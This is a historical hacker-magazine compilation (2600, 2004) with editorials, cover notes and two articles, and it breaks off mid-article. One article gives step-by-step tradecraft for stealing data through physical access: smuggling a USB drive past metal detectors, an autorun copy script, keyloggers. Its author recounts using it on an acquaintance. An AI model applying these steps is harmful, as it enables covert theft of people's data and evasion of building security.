2600

The Hacker Digest - Volume 21

2004

FORMAT

The 2004 cover formats started the tradition of themes that lasted for the entire year. The Autumn issue was again labeled as “Fall” in 2004. The page length remained at 60 pages. The contents had the following unique titles: Spring: “Mind Droppings”; Summer: “Shockers”; Fall: “Testimony”; and Winter: “Filling”. Little messages were found on Page 3, hidden in tiny print within the contents. The messages were as follows: Spring: “abort retry” (located under the first “53” and perhaps a sign of our mixed feelings after 20 years of effort); Summer: “sleeping is forbidden” (located above the words “Your Castle” and summing up one of our philosophies about always staying alert); Fall: “the spirit has no cage” (almost impossible to see written backwards over the word “Secrets” in the third title and an obscure reference to a phrase coined by editor Emmanuel Goldstein’s fellow detainees during their imprisonment at that summer’s Republican National Convention in New York City); and Winter: “pangea” (in the second “i” in “Filling” and a reference to the supercontinent that once existed on our planet 335 million years ago). Letters titles continued to be unique with each issue - Spring: “Mind Exercises”; Summer: “Verbal Constructs”; Fall: “Troublemakers”; and Winter: “Back and Forth”.


COVERS

Cover Design for all four issues was credited to Dabu Ch’wald.

The 2004 covers all had propaganda poster themes. Each issue had an image with a jingoistic phrase printed on the bottom. With the exception of Winter, each of these images was modified from an actual propaganda poster.


The Spring cover showed a soldier in the midst of a battle carrying a bluish box containing point detonating M46 fuzes. The message at the bottom says “The Army needs more BLUEBOXES” which was a reference to the blue boxes of phone phreaks. A soldier in the distance is carrying another “blue box” with the number 20 on the side, a reference to our 20th anniversary which was marked by this issue. In the background, an American flag is being raised over a tattered Iraqi one, which was an allusion to the ongoing military actions the United States was involved in. As with all of the covers this year, ultraviolet ink was used to convey an additional message. In this case, the word HONOR is lightly printed on the soldier’s helmet.

Summer 2004 showed a tinted black and white image of a group of children in a food line. The propaganda message here was "Are your CHILDREN IN line or ON line?" which could be interpreted in a number of different ways, encompassing everything from discipline to connectivity to variations in language. An armband from The Fifth HOPE was added to each child's arm. (This was the actual armband worn by HOPE attendees that year.) And the word OBEY could be seen in the upper right hand corner under ultraviolet light. This cover actually got a huge response from readers due to the spooky placement of that word.



The cover for Fall 2004 contained an Asian and communist-themed propaganda image. A soldier with a Bell logo on his cap stands proudly in front of a huge crowd of uniformed marchers who are carrying signs that read "Bell System", "Stop Equal Access", "Alexander", and "KP 121 ST". All of that referred to the breakup of the Bell System and how it seemed to be slowly piecing itself together again 20 years later. Equal access was a threat to the old monopoly, Alexander referred to Alexander Graham Bell, and "KP 121 ST" was how a blue boxer used to be able to dial an inward operator within the Bell System.

There is a Bell logo on a gigantic pin in the sky and the propaganda message reads: “JOIN US AS WE UNITE AGAIN”. The word PROTECT appears in the curve on the upper right of the pin under ultraviolet light. This cover had one reader accusing us of being “counterrevolutionary,” which we found rather amusing.



The Winter 2004-2005 cover was the only one this year that didn’t come from an actual propaganda image. It was a tinted black and white photo of yet another graveyard scene with all kinds of interesting tombstones, some modified and some not. The inscription of “His Wife” on the back of a tombstone was actually how some of them read in the original photo, along with location markers like “2E 2600” in the foreground. There was “His Wife Belle”, born February 2, 1887 (around the time that the Bell System was born, but not the exact date - however, this *is* the precise date of the very first recognized Groundhog Day), died January 1, 1984 (which correlates to when the breakup of the Bell System came into force as part of divestiture). Another tombstone was labeled “His Wife Hope”, born 1994 and apparently still alive (an obvious reference to the HOPE conferences, which began in 1994). All sorts of images appear on the other tombstones: Winston Churchill, Uncle Sam, Ronald McDonald, Karl Marx; the logos for Microsoft, the MPAA, CBS, the United Nations, OPEC; and artwork from previous covers. There was even an image of a hangman’s noose. All of it represented elements from our past. There was also one entirely black tombstone. On the bottom right of the picture, four S’s were visible, which was the lettering printed on the boarding pass of someone being subjected to additional screening. In addition, if you looked at the cover under a black light, you would have seen an image of George W. Bush in the upper right hand corner and the word “ERASE” on the blank tombstone in the front. And if you looked really carefully, you could see Bush in a flight suit standing behind a tombstone in the distance. (Keep in mind, this issue came out right after his reelection.) As far as we know, this is the only cover where

we had two different obscured images of the same president. The propaganda message printed here was one that was being used commonly in New York: "IF YOU SEE SOMETHING, SAY SOMETHING." There was quite a lot to see here.

INSIDE

The staff section had credits for Editor-In-Chief, Layout and Design, Cover Design, Office Manager, Writers, Webmasters, Network Operations, Broadcast Coordinators, and IRC Admins. The staff section remained on Page 2 throughout the year. The Statement of Ownership was printed on Page 5 in the Fall edition.

We continued having fun with Page 33, as a remnant of our Y2K fun. Spring had a reversed footer, though with an even-paged format. Summer was normal, except in place of "Page 33" a pair of dice appeared that each had a three. Fall just eliminated the page number altogether. Winter signaled the end of this fun with only the tiny words "enough already" appearing on the right. And for some reason, a tiny message was hidden on Page 43 of Fall, right above the text box containing an ad. It simply said "there is nothing in this box".

Some page issues that were *not* intentional involved Pages 7 and 9 in the Summer issue, which were mislabeled as Spring 2004. And this year, for the first time, we changed the traditional font on our footers.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"We have never had vulnerabilities exploited before the patch was known."* - David Aucsmith, head of technology at Microsoft's security business

and technology unit, February 2004.

Summer: "*Men are only as good as their technical development allows them to be."* - George Orwell

Fall: *"We are stunned that RealNetworks has adopted the tactics and ethics of a hacker to break into the iPod, and we are investigating the implications of their actions under the DMCA and other laws."* - Apple Computer in an apparent reversal of their "think different" marketing strategy, July 29, 2004

Winter: *"We cannot simply suspend or restrict civil liberties until the War of Terror is over, because the War on Terror is unlikely ever to be truly over."* - Judge Gerald Tjoflat of the 11th U.S. Circuit Court of Appeals, October 15, 2004.

2004 marked our 20th anniversary and we were as thrilled as we were shocked. "Never in our wildest dreams did any of us think it would come this far." We were keenly aware of how it could have gone very differently without the support of our readers and overall good luck over the years. We remembered that "our first issue was xeroxed after hours in an office we weren't even supposed to be in and sent out to about two dozen people who had heard about us on several BBS's." The event filled us with sentimentality, even triggering a look back at our tenth anniversary in 1994. And we reprinted our entire first page from 1984 in our Spring issue. One thing we noticed during all of this was the continued enthusiasm our readers had, not only for the new material, but for the old. "It's great to know that after 20 years these issues still cause a thrill. Frightening too."

While reflecting on the history we had lived through, we had to acknowledge how serious we sometimes became. "We often choose to focus on the negative developments, mostly because they pose an imminent risk to many of our readers and also because there seem to be so many of them." Our goal was to point in a more positive direction, both because it was empowering, but also because we had a lot to feel good about. "From the far left to the far right and just about everywhere in between, people seemed to get it, to appreciate what it was that *2600* stood for." Throughout the years, we had developed good relationships in some unexpected places. "People within many of the federal agencies we had seen as foes cheered us on with letters of encouragement or warm words at a conference."

We were happy to see that "the hacker ethic is still alive and well." This gave

us a strong resolve to move forward and tackle new projects. But it was hugely important to maintain those ties between the past, present, and future because "for those who are new, knowing how things looked, sounded, or felt in the past is a key to understanding and affecting the future."

For the first time, we introduced a DVD that contained every episode of *Off The Hook* from 1988 through 2003. A new HOPE conference (The Fifth HOPE) was announced for July with Kevin Mitnick as the keynote. "For those who have been part of the community for years, HOPE serves as a reaffirmation of what we stand for and what we believe in."

It was also the tenth anniversary of our first conference, so there were plenty of milestones to mark. Our 20th anniversary t-shirt was debuted and it read: "1984 was only the beginning." On top of everything else, the *Freedom Downtime* DVD set was released with many extra features - and met with a lot of positive feedback. In fact, by the end of the year, there was an Easter egg hunt due to all of the hidden things on the discs.

We continued to piss off corporations worldwide with articles on "hacking the Hilton" and a how-to on installing Debian on an Xbox. We helped reveal the fact that both Target and CompUSA used very simple store passwords. We provided an inside look at Clear Channel as well as the bus system of Milwaukee. We dove into the secrets of AOL and discussed BitTorrent as being the possible future of the Internet. The issue of music piracy was getting pretty hot and we had some strong opinions on the subject. But we still advised a level of moderation and decorum: "...comparing the MPAA/RIAA to Al Qaeda probably won't wind up being the most convincing method of getting people to see the wisdom of your opinion" was advice we gave to one reader.

We had our share of fun facts that managed to get revealed in our pages, such as the revelation that "2600 is the zip code in the city of Parachinar in Peshawar (Pakistan)." We saw quite a bit of feedback on an article about "The Hacker Diet." And we received an avalanche of mail from people in the military who shared stories as to whether or not it was risky to receive *2600* while serving.

New services like Skype were discussed along with warnings on their potential downsides. But we also delved into older forms of technology, like lockpicking. Privacy remained key to everything we did and we encouraged people to protect theirs. One method was to "muddy the water" by giving out fake personal info and all sorts of variations online. Awareness of the fact that "all kinds of corporate and governmental entities seek to invade our privacy on a constant basis for reasons ranging from surveillance to marketing" was vital.

We also helped spread the word of anonymous web services that helped readers get around the blocks many institutions had installed to keep people from reaching our website. And, speaking of our website, we had a bit of fun by having it emulate an Atari 2600 on April 1st.

The net was beginning to be deluged with people intent on intimidating everyone else in one way or another. "People running around filing lawsuits against everything they don't like wind up poisoning the atmosphere for the rest of us." But legal threats were only one problem. The surveillance and threats of government crackdowns were really proving to be disturbing to a great number of us. And they knew exactly what they were doing: "Intimidated citizens often do the work of oppressive regimes with nothing more than their own fear motivating them." At least one reader expressed concern over the ease with which *2600* could be "deemed a terrorist organization" due to the Patriot Act. But there were always beacons of light that managed to shine through: "The good news is that people are starting to wake up about the threats posed by the Patriot Act and other products of Bush and Ashcroft."

There were many reader examples of how "our personal information is not safe in the hands of others." The threat of the Patriot Act continued to generate increasing concern. There were serious questions raised as to why IDs were now needed to fly on planes. We noted that "in the not so distant past it was completely normal to not have to show ID at all to get on a domestic flight." But the world around us was experiencing quite a few disturbing changes. Those of us who had been paying attention knew that "the changes were anything but sudden." That led us to feel somewhat powerless and even a bit fatalistic: "...to those future historians we can only apologize for failing to stop the darkness." But we couldn't let those feelings define who we were.

"We've witnessed some real changes in our society over the past two decades and the trend has most definitely been on the increasingly restrictive side." We reported on the weird security practice of printing a row of S's on airline tickets of people who were going to be subjected to further scrutiny. And we tried to comfort people concerned over being required to provide Social Security numbers to police when getting a traffic ticket: "You are not required to carry a Social Security card. And last we checked, it wasn't a crime to forget your Social Security Number. The rest you can work out."

And it was really weird how the hacker world seemed to always be in the spotlight, this time as potential threats to the very security of our nations. But

hackers had never intended to be the center of attention. “Events, however, have an odd way of changing one’s focus and altering the path.” We were taken aback by how relevant all of those things we’d been involved in over the years had suddenly become. “The things we see as important, the technology we find ourselves playing with and designing, the limits we constantly test and push, and the freedoms we instinctively stand up for - these are all being mirrored in the ‘real’ world on a daily basis.”

There was increasing concern over voting machines and how they could be abused. Our readers looked to hackers to reveal the truth. And we were constantly reaching out. In one instance, we received an offer of help from a telemarketer on the secrets of that intrusive trade. And there were many other sources: “We all learn so much from those anonymous people inside government agencies, corporations, the military, and even schools who provide us with the information that sheds light on these worlds.” But we wanted to make sure our sources remained safe: “As with all of our company insiders, we recommend keeping a low profile and not revealing any information that could get back to you.”

Our letter writers sent us multiple examples of employees being punished for finding security holes. They were far from isolated instances. And it was the increasingly paranoid mood in the country that bore the responsibility. “With this kind of attitude out there, it’s no wonder we see students being suspended for reading our magazine, employees being threatened with dismissal for having a copy at their desk, bookstore clerks making snide remarks to people who dare to support us, and all the other little things that serve to make people afraid.” But we refused to allow ourselves to be intimidated and we encouraged our readers not to be either. “We’re here to tell you that *anyone* can make a difference and *nothing* is a certainty.” In response to critics, or even well-wishers who thought it would be best if we toned things down a bit, we tried to give some perspective: “There is probably not one article we’ve ever printed or a single presentation at one of our conferences that someone didn’t disapprove of or believe to be a threat of some sort.”

Piracy was a pretty big talking point, but we tried to analyze it via the bigger picture. As one of our readers said: “If Apple and other content providers were actually interested in preventing piracy, they would stop creating a demand for it.” The overall sentiment was that we were dealing with dinosaurs who just didn’t get it and probably never would. “The simplistic, old-fashioned, and self-defeating practices engaged in by entities in the music industry will do them in without any help from us.” And, no matter how hard we tried to bridge the gap, we just never seemed to be speaking the same language. Corporate America embraced a really broad overreach on what constituted crime and we strongly

felt that "equating copying an image on a website with theft only minimizes what real thieves do." It was tough to be lumped together with the worst of the worst. But that's where lack of understanding of the hacker community led us.

As mentioned, we believed that privacy was a far more critical issue. And it was clear to us that companies simply weren't doing enough to protect customers and users. "If companies today don't care enough to secure their wireless connections, then they run the risk of having internal data compromised." And when those compromises occurred, invariably hackers were blamed, even though security practices were so poor that almost anyone could have taken advantage of them. In addition to being harmful, we thought their approach was hopelessly naive. "Privacy cannot be protected through mere faith in the system. It can only be protected by learning everything there is to know *about* the system, finding the weak spots, theorizing on how vulnerabilities could be exploited, and constantly communicating this information and knowledge."

As always, it was a challenge just getting our magazine out to people. We continued to experience trouble being seen in certain bookstores, but we also got a whole lot of support in others. While the consensus from our military readers seemed to be that getting issues there wouldn't be frowned upon, people who were in prisons weren't so lucky. Ironically, the more we talked about people having difficulty there, the more problems they wound up having since prisons frowned on content that talked about prisons, leading us to tell people: "We wish you luck even though you most likely won't be allowed to read these words."

Empowerment continued to be the key for us. We constantly were fighting against "the ability to convince people that they can't make a difference and that certain things are inevitable." We knew through experience and the words of our readers that this simply wasn't true. And we also were quite certain that "abandoning the fight only helps to ensure the outcome." Despite all of the negativity in the air, we were constantly striving to keep it positive. "Bleak as it may seem, the changes that have been taking place *can* be influenced by our voices and our actions." It was an honor to fight for what we believed in and even more so to be the sounding board for so many individuals who were dealing with the same issues. Whether we were coming up with new ideas for technology, discovering security holes, or listening to inaccurate stories from the media and the authorities, there was one fact that kept shining through: "Hacking has never been as relevant and as important as it is today." Despite everything, the future looked bright. "We look forward to the battles ahead."

Volume Twenty-One, Number One!
Spring 2004, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

41>
0 74470 83158 7

The Army needs more BLUEBOXES

"We have never had vulnerabilities exploited before the patch was known."

- David Aucsmith, head of technology at Microsoft's security business and technology unit, February 2004.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Design
Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Screamer Chaotix, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css, mlc**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, Kobold, w3rd, Gehenna, Brilldon, Chibi-Kim, lee, Nico, Logix, Boink, John**

IRC Admins: **daRonin, Digital Mercenary, Shardy, The Electronic Delinquent**

Inspirational Music: **Boards of Canada, The Ruts, Elvis Costello, Deodato, DJ Dangermouse, Coil, Jean Michel Jarre, Debby McClatchy, Tenacious D**

Shout Outs: **Edgar Allan Poe**

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780.

Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752
Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada -
$20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.


Back issues available for 1984-2003 at $20 per year, $26 per year overseas.

Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99
Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Mind Droppings



Twenty Years After

This issue marks the beginning of our 20th anniversary. Never in our wildest dreams did any of us think it would come this far.

Back in 1984, our first issue was xeroxed after hours in an office we weren't even supposed to be in and sent out to about two dozen people who had heard about us on several BBS's. We fully expected to be arrested shortly afterwards, since there was already an active hacking prosecution focusing on members of our staff and since we chose to put an expose in our first issue that exposed an FBI informant.

As it turned out, the knock on the door never came, the prosecution ended with a relatively fair sentencing (no damage caused, no imprisonment, no crippling fines), and the case that the exposed FBI informant was helping to build collapsed under the weight of the scandal. Even members of the FBI saw humor in the situation.

A lot has happened in 20 years.

We often choose to focus on the negative developments, mostly because they pose an imminent risk to many of our readers and also because there seem to be so many of them. But there have been plenty of good things over the years and we have no doubt there will be many more. It's important not to overlook them.

The fact that we're still here and still strong is really a cause for celebration. From the beginning, we've gotten support from some of the most unlikely places. That was our first big surprise. People within many of the federal agencies we had seen as foes cheered us on with letters of encouragement or warm words at a conference. A good number of individuals inside the corporations we wrote about looked forward to their next issue of *2600* as eagerly as any hacker. They even helped out by writing articles. And the enthusiastic reaction spread everywhere else you could imagine - foreign countries, the military, even a few parents. And none of this seemed to be in any way limited to one end of the political spectrum. From the far left to the far right and just about everywhere in between, people seemed to get it, to appreciate what it was that *2600* stood for. And that, more than anything else, is what has kept us going. It's one thing to stand up for what you believe in and to constantly be speaking out on the issues. But without the support shown from all of you in so many different ways, we would have quickly run out of steam. We can only hope that others who become involved in things they feel passionately about get to experience this remarkable feeling too.

It was ten years ago that our main concern was the explosive interest in the hacker world by the mainstream and how this could pose a threat to our ideals. In 1994, on our tenth anniversary, there was a surge in books and movies about hackers and this in turn led to a huge influx of people who wanted to call themselves hackers without actually learning anything. The dynamics had changed and hackers were in danger of being subverted by this sudden mass appeal. Today the masses still regard hackers with a mixture of fear and admiration but, more importantly, the hacker ethic is still alive and well. If it can survive what's going on today, we think it'll be around for quite some time to come.

It was also in 1994 that we had our very first HOPE conference which originally was organized to mark our tenth anniversary. Ten years later, we're having our fifth conference - The Fifth HOPE. The conferences too have witnessed massive growth and change over the years and we constantly hear how the experiences have made a difference in people's lives and given them all kinds of inspiration and new things to think about. We hope to continue that tradition this July and we're looking forward to seeing many of you there as we officially celebrate 20 years. And if you want to get involved as a speaker or a volunteer, we welcome your participation as always. Just visit www.hope.net for all the details.

While being around for everything that's happened in the last two decades was something truly unique, we need to remember that there is a constant influx of new people who didn't get to witness most of it firsthand.

That's why our history is vital and why we're so lucky to have much of it documented, whether it be through our back issues, our archived radio shows, or video from the conferences. Things are always changing but that change can be imperceptible on a day to day basis. It's important to go back and review and realize how our lives, our technology, and society have become different. And for those who are new, knowing how things looked, sounded, or felt in the past is a key to understanding and affecting the future.

We all know about the bad things - the use of technology as a restrictive tool, the increasing paranoia and repression that's all around, the demonization of hackers, the insane and out of proportion punishments.... The way things are going it's likely to get a lot worse before it gets any better. That's why our collective voices are so important. Imagine what the last 20 years might have been like had we never gotten beyond that first issue. We didn't know what would happen next back then and we know that even less today. But what we do know is that we have to face it without flinching. This is how history is made.

2600 January, 1984!

Published monthly by 2600 ENTERPRISES, an eleemosynary organization. Subscription rates are $10 annually. Write to 2600, Box 752, Middle Island, NY 11953.

*0#D

VOLUME ONE, NUMBER ONE

AHOY!

(That's how Alexander Graham Bell used to answer his phone. For some reason, it never caught on...)

This is the very first issue of *2600*. We will, on this page, explain our motives and what the goals are which we hope to achieve with this publication.

The idea for *2600* was born early in 1983. We saw a tremendous need for some form of communication between those who truly appreciate the concept of communication: technological enthusiasts. Of course, others have different ways of describing such people—these range from words like hacker or phreaker to stronger terms such as criminal or anarchist. Our purpose is not to pass judgement. *2600* exists to provide information and ideas to individuals who live for both. **All of the items contained on these pages are provided for informational purposes only. *2600* assumes no responsibility for any uses which this information may be put to.**

Of course, a lot has changed since our first days. *War Games* came out. And then the 414 gang got caught. Suddenly everyone was talking about phreakers and hackers. And while there were some that sort of jumped into the limelight, others were a bit more cautious, in fact, some were quite upset. Sure, the publicity was fun. But what would be the cost?

Well, time has passed and the cost has been high. Phreakers and hackers have been forced into virtual isolation. Raids by the FBI have become almost commonplace. The one magazine that was geared towards phone phreaks (*TAP*) mysteriously disappeared at the height of the crisis, sparking rumours that they, too, had been raided. However, in November, the magazine resurfaced, with an explanation that a fire had destroyed part of their mailing list. (Incidentally, if your name was one of the ones that was lost, you can claim the issues you are entitled to by sending *TAP* a copy of their mailing label or a cancelled check.)

And then there was the legendary computer bulletin board known as *OSUNY*. Enthusiasts from all across the country called up this board and left messages ranging from the latest in Sprint codes to how to crash an RSTS system to what to do once you've finally gained access to Autovon. Within a week after being mentioned in *Newsweek*, *OSUNY* was disconnected. Word has it that they are still in existence somewhere, but by invitation only. A truly smart move, if that is the case.

Many hackers were keeping a low profile even before the October raids. When the FBI confiscated equipment from 15 sites across the country on the twelfth and thirteenth of the month (sponsored by a grant from the folks at GTE), many of our contacts were lost because they feared the consequences of continuing. Two organizations, the Inner Circle and PHALSE, were deeply affected by the raids. The latter group (whose initials signify Phreakers, Hackers, and Laundromat Service Employees) is still in contact with us on occasion and has promised to contribute many articles devoted to just what was really going on.

So it seems that the events of 1983 have conspired to actually *strengthen* the resolve of hackers and phreakers across the country to put out this monthly newsletter. We hope you will help us continue by subscribing, spreading the word among your friends, and of course contributing articles and information. Since we are non-profit, it really doesn't matter to us if you xerox your copy and send it to someone else—all we ask is that you let us know so that we can have a rough idea of how many people we're reaching.

2600 has several sections, some of which will appear every month, others on an irregular basis. On this, the front page, and on page two, you will always find informative full-length features on relevant subjects. Future topics include: "A Guide to Long Distance Telephone Services and Their Vulnerabilities", "DEC and Their Many Mistakes", "Phreaking in the Sixties", and "Tracing Methods Used by the Law", as well as any late-breaking items. "FLASH" appears on page 3 and provides a roundup of timely news items written from a technological enthusiast's perspective. Page 4 is used for a variety of things—interesting stories from the past, schemes and plots that just might work, and feedback from subscribers. The last two pages of *2600* are comprised of data. Just what sort of data, we cannot say. However, if it is something that you are looking for, then you will probably recognize it.

The three holes on each page serve a purpose. We suggest that you obtain a loose-leaf book so that you can neatly file every issue of *2600* you receive.

Many thanks to those of you who subscribed without even seeing an issue. A word of advice, though: don't do it again or you'll probably get ripped off! We'd also like to thank those who took advantage of our free issue offer. If interested in subscribing, the rates and address can be found at the top of this page.

Welcome to *2600*. Turn the page and become a part of our unique world.

Taking Advantage of Physical Access

by Wrangler

If you want to attack someone, you don't do it on CNN. Rather, you plan covertly, go in quietly, accomplish your objective, and get out leaving no traces. This methodology is standard operating procedure for hackers, military Special Forces, and anyone else with a clue. What follows is a brief lesson on how to hack a computer in a secure organization under certain circumstances.

The following givens apply to this discussion. First, physical access to the target machine is required. Second, the machine must not require authentication, i.e. it must already be "logged in." Third, the available account must afford sufficient privileges to permit the user to physically attach hardware to the machine. On most computers running a variant of UNIX this will require operator or root account access. On computers running Microsoft Windows XP or 2000 every account can perform this task unless explicitly prohibited in the user policy.

Begin by purchasing a 256 megabyte solid-state hard drive. I bought one recently on eBay for around US $50 plus shipping and handling. The typical unit measures .25 by .75 by 2.75 inches. The unit connects to the computer using any available Universal Serial Bus (USB) port. Any computer that has enabled USB ports recognizes the hardware. Driver installation is automatic for Windows XP and 2000 machines, courtesy of Microsoft's "plug and play" mechanism. The drive will appear as a removable disk. For machines running UNIX with USB compiled into the kernel, no driver is required. However formatting, mounting, and unmounting the drive requires full administrator (root) privileges. The drive can be preformatted with various file systems for Windows or UNIX machines depending upon what machine you intend to target. Format the drive with one or more file systems prior to reaching the target location.

These new solid state USB drives are virtually undetectable by the hulking giant metal detectors used to scan people who enter and leave corporate and government buildings. Dismantle or modify the sole or heal of a running shoe or dress shoe that will accommodate the hardware. To infiltrate the device into the target location, upon arrival at the target casually toss your suspicious cellular phone and deadly car keys into the plastic tray provided and walk through the metal detector without so much as a second look. If the target location requires you to remove your shoes, as some federal buildings do, conceal the device in a metal coffee mug by wrapping it in a plastic bag, effectively "floating" the device inside the metal container, which will appear to be empty. In the unlikely event that security personnel open the container, act surprised, apologize, and retreat to return the offensive device back to your car.

Once you have infiltrated the device within the confines of the building, it is a simple matter of waiting for an opportunity. An unattended workstation that is not properly secured and a couple of uninterrupted minutes and the data, confidential or otherwise, are yours for the taking. Surprisingly, the one shortcoming of using these devices is not the gizmo itself. Rather, the target computer's hard drive will be your biggest obstacle. The flash memory chip inside the solid-state hard drive can read in the data as fast as the computer can hand it over. Hard drives, however, operate much more slowly, make noise, and usually illuminate a light when they are in operation. Additionally, the presence of the USB port on the front of the machine, such as with some Compaq workstations, will make the data transfer somewhat conspicuous since some solid-state flash disks light up when connected.

To implement the data transfer, a variety of options are available. You may choose a commercial product, such as Symantec

Ghost, and attempt to copy the entire drive (provided that the solid state disk can accommodate the target hard drive's capacity). Alternately you can utilize other software, perhaps custom built to not show up in the Task Manager Window, and grab data at your leisure. The data capture can be scripted if you are familiar enough with the target machine to identify the data of interest beforehand. If you will have uninterrupted access to the machine over a long period of time, this is the best method since the software can be written to perform the data transfer in a less obvious manner. Another option available if the machine will be accessible over a long period of time is to utilize a keystroke monitor and capture any username and password combinations that the target may enter.

Recently I attempted this tactic on an unsuspecting acquaintance. While distracting the target, I inserted the solid-state hard disk into the USB port on the back of their PC. The Windows operating system automatically recognized and installed the drive. Next, Windows automatically loaded a pre-written script, named autorun, from the flash disk. The script proceeded to copy the workstation's "My Documents" folder and all existing subfolders while the target and I were away from the office. Back in the office, when the opportunity presented itself, I removed the hard drive from the USB port. The target computer displayed a dialog box indicating that removing a drive without detaching it first is not recommended. I quickly checked the "do not display" box and clicked the OK button. With the flash disk in my pocket, I walked away undetected.

What can be done to defend against such an attack? Since most organizations will not abandon Windows, they need to ensure that their existing network security policy prohibits users from attaching any hardware to their machines. Site security needs to be educated and informed about the technology so that they can be more vigilant. Last but not least, employees must be trained to not leave their workstations unattended for any period of time, especially when non-employees are present in the organization.

Bypassing Minor WEBSITE Security

by Galahad
galahad@galahadhq.com

This article describes several tricks some websites use to protect their content, limit the number of times you use their services, and even spy/collect information on you. It also describes methods to bypass this sort of mild security. Keep in mind that this article is for educational use only. The sites that apply these methods of security may do so in an effort to protect their copyrighted content. It is every artist's right to give out his work for a price, and you must respect that. I do not endorse stealing (though in this case the crime is cheating at worst). This is only for you to learn of these tricks, how to bypass them, and how to use them for your own website, so that we can crack them, hehe.

In this article I'll be using Windows 98 SE and Internet Explorer 6. If you use another operating system or browser, find the settings equivalent to those described on your browser or OS. I'd like to mention that this article is written for beginners, and I am quite sure that most of the methods described are already known to and maybe used by the more advanced. But then again, I might surprise you. Let me also mention that any websites mentioned here are merely used as examples. I do not mean to harass these sites. I only included them because they bear good examples of the "tricks" I describe.

Right-Click Suppression

Problem: Ah yes, good old right-click suppression. This is the method to "protect" the site's viewable content from being saved to disk through disabling the right click of the mouse. This is also the most annoying and the easiest to bypass. The sites that use this are usually quite amateurish (have you ever

noticed that no professional website has right-click suppression?) and it can be very annoying for the user of the website.

Solution: What we want to do here is save the text, the images, and the video that is on the website onto disk. How do you do that? Simple. Just view the website. Now it's on your hard disk. "How?" you may ask. Well, what the webmasters that use right-click suppression don't realize is that when you view text or image or video on their site, it's downloaded into your "Temporary Internet Files" folder automatically. So the files they try so desperately to protect are already on your computer. So the only problem is how to get to the files on your computer. I'll explain how, and I'll also describe a few alternative methods to do this.

Method A: View the website. Once the whole page has been downloaded, go View>Source. This should open up your notepad/wordpad. Now, what we need to find is the name of the file we want. Look for text nearest to the picture in question. For instance: "This is a picture of a full moon" is shown on the page right next to the picture on the page. So in the source code of the document (View>Source) search for "This is a picture of a full moon". Now, if the picture came in after the text, then look for the picture name after this text. An example of what the picture will look like is: `<IMG SRC="abcd.gif" WIDTH="620" HEIGHT ➥="200">`, where "abcd.gif" is the name of the picture you're after. Now open your Windows Explorer, go to the "Windows" folder, then to the "Temporary Internet Files" folder. Search for "abcd". Note that I didn't include the file extension ".gif". There is a reason for that. When the search finishes, you should see something like "abcd[1].gif". That's the file. If there are multiple results, they will look like "abcd[1].gif" and "abcd[2].gif". This means that there was another image named "abcd.gif" on another site. Open them both to see which one is the one you're after. Once you find it, copy it to a folder you want, and there you go.

The next method is a simpler way to do the above:

Method B: Open the web page you want. Go File>Save As and save it somewhere on your computer. We'll name the file "Gamesta ➥tion". Now, go to that file on your computer. In the same folder that contains "Gamesta ➥tion.htm" there should be a folder named "Gamestation_files". Open that folder. It contains all the pictures contained on that site.

The next method is a more complex version of the above, that involves removing the JavaScript code that causes this right-click suppression from the file saved locally. You'll need an HTML Editor program, though you can simply open the ".htm" file from notepad.

Method C: Open the saved "Gamesta ➥tion.htm" through your HTML editor or notepad/wordpad. Near the beginning of the source code, somewhere in between the <HEAD> and the </HEAD> tags, there should be some code in between a <SCRIPT> and a </SCRIPT> tag. It should look like the following:

```
<SCRIPT language=JavaScript1.1>
<!-- Begin
function right(e) {
if (navigator.appName ==
➥'Netscape' &&
(e.which == 3 || e.which == 2))
return false;
else if (navigator.appName ==
➥'Microsoft Internet Explorer' &&
(event.button == 2 || event.button
➥== 3)) {
alert("Right click has been
➥disabled. Please don't steal.");
return false;
}
return true;
}
document.onmousedown=right;
if (document.layers) window.captureEvents
➥(Event.MOUSEDOWN);
window.onmousedown=right;
//  End -->
</SCRIPT>
```

Found it? Delete that piece of code. Now save the file, and open it from your web browser. You should find that there is no more right-click suppression.

Cookie Protection

Problem: Some sites offer services for free, but only for a few times a day. For instance, gamewallpapers.com contains downloadable wallpapers of various games. You can download two or three and then you get a message: "Daily Wallpaper Limit Reached." To view more wallpapers, you have to pay an amount of money or wait for the next day to see a few more.

